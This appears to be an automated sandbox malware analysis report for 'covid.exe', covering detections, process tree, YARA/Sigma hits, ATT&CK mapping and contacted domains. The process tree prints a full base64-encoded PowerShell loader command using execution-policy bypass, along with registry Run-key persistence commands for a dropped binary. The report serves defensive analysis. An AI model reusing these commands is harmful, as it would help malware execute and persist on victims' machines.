ID: 379751
Sample Name: covid.exe
Cookbook: default.jbs
Time: 08:03:32
Date: 01/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report covid.exe

Overview


General Information

Sample Name:	covid.exe
Analysis ID:	379751
MD5:	a990c03d14bef24.
SHA1:	210c7bed3182e3..
SHA256:	9d0cc73772d79a..
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Early bird code injection technique d…
- Malicious encrypted Powershell com…
- Multi AV Scanner detection for subm…
- Allocates memory in foreign process…
- Bypasses PowerShell execution pol…
- Encrypted powershell cmdline option…
- Potential dropper URLs found in pow…
- Powershell drops PE file
- Queues an APC in another process …
- Sigma detected: Suspicious Encode…
- Uses cmd line tools excessively to a…
- Writes to foreign memory regions
- Yara detected Powershell Load Encr…

Classification



Startup

- **System is w10x64**
- covid.exe (PID: 5760 cmdline: 'C:\Users\user\Desktop\covid.exe' MD5: A990C03D14BEF241E880D6167FA5A6AA)
  - powershell.exe (PID: 5720 cmdline: 'C:\Windows\system32\windowspowershell\v1.0\powershell.exe' -sta -noprofile -executionpolicy bypass -encodedcommand JAB4 AD0AJwA4ADMAOABjADYAMwA5ADcALQBhAGEANgBhAC0ANABjADIAZQAtAGEAZgAxADgALQAwADEAOABjADgAOAAwAGMAMwAzAGIAYgAnADsAJAB5AD0AJwBD ADoAXABVAHMAZQByAHMAXABoAGEAcgBkAHoAXABEAGUAcwBrAHQAbwBwAFwAYwBvAHYAaQBkAC4AZQB4AGUAJwA7AHQAcgB5ACAAewANAAoAIAAgAGkAZgAg ACgAWwBFAG4AdgBpAHIAbwBuAG0AZQBuAHQAXQA6ADoAVgBlAHIAcwBpAG8AbgAuAE0AYQBqAG8AcgAgAC0AZwBlACAANAApAA0ACgAgACAAewAgACQAbgB1 AGwAbAAgAD0AIABbAFIAZQBmAGwAZQBjAHQAaQBvAG4ALgBBAHMAcwBlAG0AYgBsAHkAXQA6ADoAVQBuAHMAYQBmAGUATABvAGEAZABGAHIAbwBtACgAJAB5 ACkAIAB9ACAAZQBsAHMAZQAgAHsAIAAkAG4AdQBsAGwAIAA9ACAAWwBSAGUAZgBsAGUAYwB0AGkAbwBuAC4AQQBzAHMAZQBtAGIAbAB5AF0AOgA6AEwAbwBh AGQARgBpAGwAZQAoACQAeQApAH0ADQAKACAAIAAuACAAKABbAF8AMwAyAC4AXwA4ADgAXQA6ADoAXwA3ADQAKAAkAHgAKQApAA0ACgAgACAAZQB4AGkAdAAg ACQATABBAFMAVABFAFgASQBUAEMATwBEAEUADQAKAH0AIAANAAoAYwBhAHQAYwBoACAAWwBOAG8AdABTAHUAcABwAG8AcgB0AGUAZABFAHgAYwBlAHAAdABp AG8AbgBdAA0ACgB7AA0ACgAgACAAVwByAGkAdABlAC0ASABvAHMAdAAgACcAQQBwAHAAbABpAGMAYQB0AGkAbwBuACAAbABvAGMAYQB0AGkAbwBuACAAaQBz ACAAdQBuAHQAcgB1AHMAdABlAGQALgAgAEMAbwBwAHkAIABmAGkAbABlACAAdABvACAAYQAgAGwAbwBjAGEAbAAgAGQAcgBpAHYAZQAsACAAYQBuAGQAIAB0 AHIAeQAgAGEAZwBhAGkAbgAuACcAIAAtAEYAbwByAGUAZwByAG8AdQBuAGQAQwBvAGwAbwByACAAUgBlAGQADQAKAH0ADQAKAGMAYQB0AGMAaAAgAHsADQAK ACAAIABXAHIAaQB0AGUALQBIAG8AcwB0ACAAKAAiAEUAcgByAG8AcgA6ACAAIgAgACsAIAAkAF8ALgBFAHgAYwBlAHAAdABpAG8AbgAuAE0AZQBzAHMAYQBn AGUAKQAgAC0ARgBvAHIAZQAgAFIAZQBkACAADQAKAH0A MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 244 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - iexplore.exe (PID: 4168 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' https://www.who.int/ MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
      - iexplore.exe (PID: 5956 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4168 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - reg.exe (PID: 6616 cmdline: 'C:\Windows\system32\reg.exe' add HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run /v PromoJohn /t REG_SZ /d C:\Users\user\AppData\Roaming\buyonegetone.exe /f MD5: E3DACF0B31841FA02064B4457D44B357)
    - reg.exe (PID: 6644 cmdline: 'C:\Windows\system32\reg.exe' add HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v PromoJohn /t REG_SZ /d C:\Users\user\AppData\Roaming\buyonegetone.exe /f MD5: E3DACF0B31841FA02064B4457D44B357)
    - buyonegetone.exe (PID: 6748 cmdline: 'C:\Users\user\AppData\Roaming\buyonegetone.exe' MD5: 3087BC614A52D038FC9F62DE3DD2C61F)
      - conhost.exe (PID: 6828 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - mobsync.exe (PID: 6888 cmdline: C:\Windows\System32\mobsync.exe MD5: 99D4E13A3EAD4460C6E102E905E25A5C)
        - WerFault.exe (PID: 7016 cmdline: C:\Windows\system32\WerFault.exe -u -p 6888 -s 640 MD5: 2AFFE478D86272288BBEF5A00BBEF6A0)
- buyonegetone.exe (PID: 7120 cmdline: 'C:\Users\user\AppData\Roaming\buyonegetone.exe' MD5: 3087BC614A52D038FC9F62DE3DD2C61F)
  - conhost.exe (PID: 7148 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - mobsync.exe (PID: 6224 cmdline: C:\Windows\System32\mobsync.exe MD5: 99D4E13A3EAD4460C6E102E905E25A5C)
    - WerFault.exe (PID: 4464 cmdline: C:\Windows\system32\WerFault.exe -u -p 6224 -s 636 MD5: 2AFFE478D86272288BBEF5A00BBEF6A0)
- buyonegetone.exe (PID: 4244 cmdline: 'C:\Users\user\AppData\Roaming\buyonegetone.exe' MD5: 3087BC614A52D038FC9F62DE3DD2C61F)
  - conhost.exe (PID: 1648 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - mobsync.exe (PID: 5504 cmdline: C:\Windows\System32\mobsync.exe MD5: 99D4E13A3EAD4460C6E102E905E25A5C)
    - WerFault.exe (PID: 5108 cmdline: C:\Windows\system32\WerFault.exe -u -p 5504 -s 404 MD5: 2AFFE478D86272288BBEF5A00BBEF6A0)
- buyonegetone.exe (PID: 5172 cmdline: 'C:\Users\user\AppData\Roaming\buyonegetone.exe' MD5: 3087BC614A52D038FC9F62DE3DD2C61F)
  - conhost.exe (PID: 5132 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - mobsync.exe (PID: 5240 cmdline: C:\Windows\System32\mobsync.exe MD5: 99D4E13A3EAD4460C6E102E905E25A5C)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\Documents\20210401\PowerShell_transcript.131521.mteVmlsc.20210401080426.txt	PowerShell_Susp_Parameter_Combo	Detects PowerShell invocation with suspicious parameters	Florian Roth	• 0x15e:$sa2: -encodedcommand • 0x13b:$sc2: -noprofile • 0x146:$se3: -executionpolicy bypass • 0x136:$sf1: -sta
C:\Users\user\Documents\20210401\PowerShell_transcript.131521.mteVmlsc.20210401080426.txt	JoeSecurity_PowershellLoadEncryptedAssembly	Yara detected Powershell Load Encrypted Assembly	Joe Security	

Memory Dumps


Source	Rule	Description	Author	Strings
00000001.00000002.263748578.000001A410EF0000.00000004.00000020.sdmp	PowerShell_Susp_Parameter_Combo	Detects PowerShell invocation with suspicious parameters	Florian Roth	• 0x3fa3:$sa2: -encodedcommand • 0x3f80:$sc2: -noprofile • 0x3f8b:$se3: -executionpolicy bypass • 0x3f7b:$sf1: -sta

Sigma Overview

System Summary:

Sigma detected: Suspicious Encoded PowerShell Command Line

Signature Overview



- AV Detection
- Compliance
- Spreading
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

AV Detection:

Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for submitted file

Networking:

Potential dropper URLs found in powershell memory

E-Banking Fraud:

Malicious encrypted Powershell command line found

System Summary:

Powershell drops PE file

Data Obfuscation:

Yara detected Powershell Load Encrypted Assembly

Persistence and Installation Behavior:

Uses cmd line tools excessively to alter registry or file data

HIPS / PFW / Operating System Protection Evasion:

Early bird code injection technique detected

Allocates memory in foreign processes

Bypasses PowerShell execution policy

Encrypted powershell cmdline option found

Queues an APC in another process (thread injection)


Writes to foreign memory regions

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effects
Valid Accounts	Command and Scripting Interpreter 1 1	Registry Run Keys / Startup Folder 1	Process Injection 4 1 1	Masquerading 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesc Insecu Networ Comm
Default Accounts	PowerShell 4	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 1	Modify Registry 1	LSASS Memory	Query Registry 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit Redire Calls/S
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Security Software Discovery 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit Track I Locatic
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 3 1	NTDS	Process Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 4 1 1	LSA Secrets	Virtualization/Sandbox Evasion 3 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effects
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1	Proc Filesystem	File and Directory Discovery 2	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downg Insecu Protoc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Information Discovery 3 2	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Base S


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
covid.exe	16%	Virustotal		Browse
covid.exe	34%	ReversingLabs	Win32.Ransomware.Generic	
covid.exe	100%	Avira	TR/Dropper.Gen2	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.0.covid.exe.c70000.0.unpack	100%	Avira	TR/Dropper.Gen2		Download File

Domains

Source	Detection	Scanner	Label	Link
platform.twitter.map.fastly.net	0%	Virustotal		Browse
v1.addthisedge.com	0%	Virustotal		Browse
www.clarity.ms	0%	Virustotal		Browse
z.moatads.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://redux.js.org/api/store#subscribelistener	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://fontello.comFont	0%	URL Reputation	safe	
http://fontello.comFont	0%	URL Reputation	safe	
http://fontello.comFont	0%	URL Reputation	safe	
http://https://www.google.%/ads/ga-audiences	0%	URL Reputation	safe	
http://https://www.google.%/ads/ga-audiences	0%	URL Reputation	safe	
http://https://www.google.%/ads/ga-audiences	0%	URL Reputation	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains


Name	IP	Active	Malicious	Antivirus Detection	Reputation
googleads.g.doubleclick.net	172.217.168.2	true	false		high
fontawesome-cdn.fonticons.netdna-cdn.com	23.111.9.35	true	false		high
platform.twitter.map.fastly.net	199.232.136.157	true	false	• 0%, Virustotal, Browse	unknown
www.who.int	unknown	unknown	false		high
m.addthis.com	unknown	unknown	false		high
v1.addthisedge.com	unknown	unknown	false	• 0%, Virustotal, Browse	unknown
www.clarity.ms	unknown	unknown	false	• 0%, Virustotal, Browse	unknown
s7.addthis.com	unknown	unknown	false		high
z.moatads.com	unknown	unknown	false	• 1%, Virustotal, Browse	unknown
static.doubleclick.net	unknown	unknown	false		high
use.fontawesome.com	unknown	unknown	false		high
cdn.who.int	unknown	unknown	false		high
platform.twitter.com	unknown	unknown	false		high
www.youtube.com	unknown	unknown	false		high
c.clarity.ms	unknown	unknown	false		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.who.int/publications/en/	FL794448.htm.7.dr	false		high
http://code.jquery.com/	mobsync.exe, mobsync.exe, 0000 0014.00000002.340204624.000002 3F81490000.00000040.00000001.sdmp	false		high
http://https://www.who.int/campaigns/	FL794448.htm.7.dr	false		high
http://https://www.paho.org/hq/index.php?lang=en	FL794448.htm.7.dr	false		high
http://https://www.afro.who.int/	FL794448.htm.7.dr	false		high
http://https://www.who.int/home	FL794448.htm.7.dr	false		high
http://https://contoso.com/License	powershell.exe, 00000001.00000 002.286213203.000001A423649000 .00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.who.int/T	powershell.exe, 00000001.00000 002.293621546.000001A42B1B0000 .00000004.00000001.sdmp, power shell.exe, 00000001.00000002.2 93726435.000001A42B226000.0000 0004.00000001.sdmp	false		high
http://www.amazon.com/	msapplication.xml.6.dr	false		high
http://https://www.who.int/images/default-source/infographics/logo-who.tmb-1200v.jpg?Culture=en&sfvrsn=	FL794448.htm.7.dr	false		high
http://youtube.com/streaming/otf/durations/112015	base[1].js.7.dr	false		high
http://https://www.who.int/emergencies/diseases/novel-coronavirus-2019	FL794448.htm.7.dr	false		high
http://youtube.com/streaming/metadata/segment/102015	base[1].js.7.dr	false		high
http://https://www.who.int/	FL794448.htm.7.dr	false		high
http://https://youtu.be/	base[1].js.7.dr	false		high
http://https://www.who.int/redirect-pages/mega-menu/emergencies/emergencies/democratic-republic-of-the-cong	FL794448.htm.7.dr	false		high
